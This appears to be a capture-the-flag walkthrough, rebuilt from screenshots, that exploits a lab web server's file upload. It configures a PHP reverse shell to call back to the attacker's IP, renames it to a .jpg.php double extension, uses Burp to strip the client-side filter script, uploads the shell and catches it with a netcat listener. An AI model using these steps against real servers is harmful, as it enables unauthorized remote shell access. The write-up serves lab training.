


```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:50:4c:14 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 81555sec preferred_lft 81555sec
    inet6 fe80::a00:27ff:fe50:4c14/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 10.18.31.204/17 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::da27:e393:de2a:bf04/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
```




```
┌──(kali㉿kali)-[~]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php .

┌──(kali㉿kali)-[~]
└─$ nano php-reverse-shell.php
```

Change ip to your kali ip.




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.31.204';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

After setting up the script’s configuration, change the file extension of the file to **jpg. php.**




```
<!DOCTYPE html>
<html lang="en"> event
▸ <head>⋯</head>
▾ <body>
    <input id="uploadInput" type="file" accept=".png,.jpg,.jpeg"> event
  ▸ <div id="arrow">⋯</div>
    <!--Mobile-->
    <img id="mobUploadBtn" class="uploadBtn" src="assets/imgs/upload-button.png"> event
  ▸ <p id="mobResMsg" class="resMsg">⋯</p>
  </body>
</html>
```

After the php reverse shell script is done, we need to upload the file on the hidden website. But, we cannot upload the file because of invalid file type.




To upload the file successfully, we need to use burp suite and foxyproxy in this step. Turn on the proxy and reload the website, burp site will automatically appear.



Request to http://10.10.193.108:65000

```
GET /uploads.php HTTP/1.1
Host: 10.10.193.108:65000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=n2ng95f8at5gv0o0931j7li82g
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


With the intercept on, right click and click on do intercept to respond to this request. Then, forward.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex Render

Response from http://10.10.193.108:65000/uploads.php

```
HTTP/1.1 200 OK
Date: Fri, 22 Jul 2022 11:01:27 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1328
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang=en>
  <head>
    <title>
      Aperture Clear?
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="icon" type="image/png" href="favicon.png">
    <link rel="stylesheet" type="text/css" href="assets/css/CourierPrime.css">
    <link rel="stylesheet" type="text/css" href="assets/css/uploads.css">
    <script src="assets/js/filter.js">
    </script>
    <script src="assets/js/upload.js">
    </script>
  </head>
  <body>
```


Remove the line that has “filter.js”, forward again and turn off the intercept.



Response from http://10.10.193.108:65000/uploads.php


```
HTTP/1.1 200 OK
Date: Fri, 22 Jul 2022 11:09:12 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1328
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang=en>
  <head>
    <title>
      Aperture Clear?
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="icon" type="image/png" href="favicon.png">
    <link rel="stylesheet" type="text/css" href="assets/css/CourierPrime.css">
    <link rel="stylesheet" type="text/css" href="assets/css/uploads.css">
    <script src="assets/js/upload.js">
    </script>
  </head>
  <body>
```

Back on the hidden websites and upload the php reverse shell script.



Name	Size	Type	Modified
Desktop			07:03
Documents			20 Dec 2021
Downloads			14 Jul
Music			20 Dec 2021
Pictures			07:09
Public			20 Dec 2021
Templates			20 Dec 2021
Videos			20 Dec 2021
10.10.147.205.save	1 byte	Text	7 Jul
backup.sh	383 bytes	Program	5 Jul
backup.sh.save	384 bytes	Program	7 Jul
backup.sh.save.1	390 bytes	Program	7 Jul
dupa.jpg.php	5.5 kB	Program	06:53
dupa.php	5.5 kB	Program	06:04
note_from_mcskidy.txt\	143 bytes	Text	7 Jul
php-reverse-shell.jpg.php	5.5 kB	Program	19 Jun
php-reverse-shell.php.save	5.5 kB	Program	00:42
reverse.exe	7.2 kB	Program	Wed
script.py	169 bytes	Text	Sun
shoppinglist.txt	24 bytes	Text	5 Jul

If your file has been successfully uploaded, go to directory **/grid/,** which a directory for the website to store the uploaded files.




Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	
dupa.jpg.php	2022-07-22 12:11	5.4K	


Apache/2.4.29 (Ubuntu) Server at 10.10.193.108 Port 65000

Setup netcat to listen on the configured port in reverse shell script. Run the command “**nc -lvnp port**”. Press enter and just simply click on the uploaded script on the web's **/grid** directory to execute the script and the netcat will listen to that connection.




```
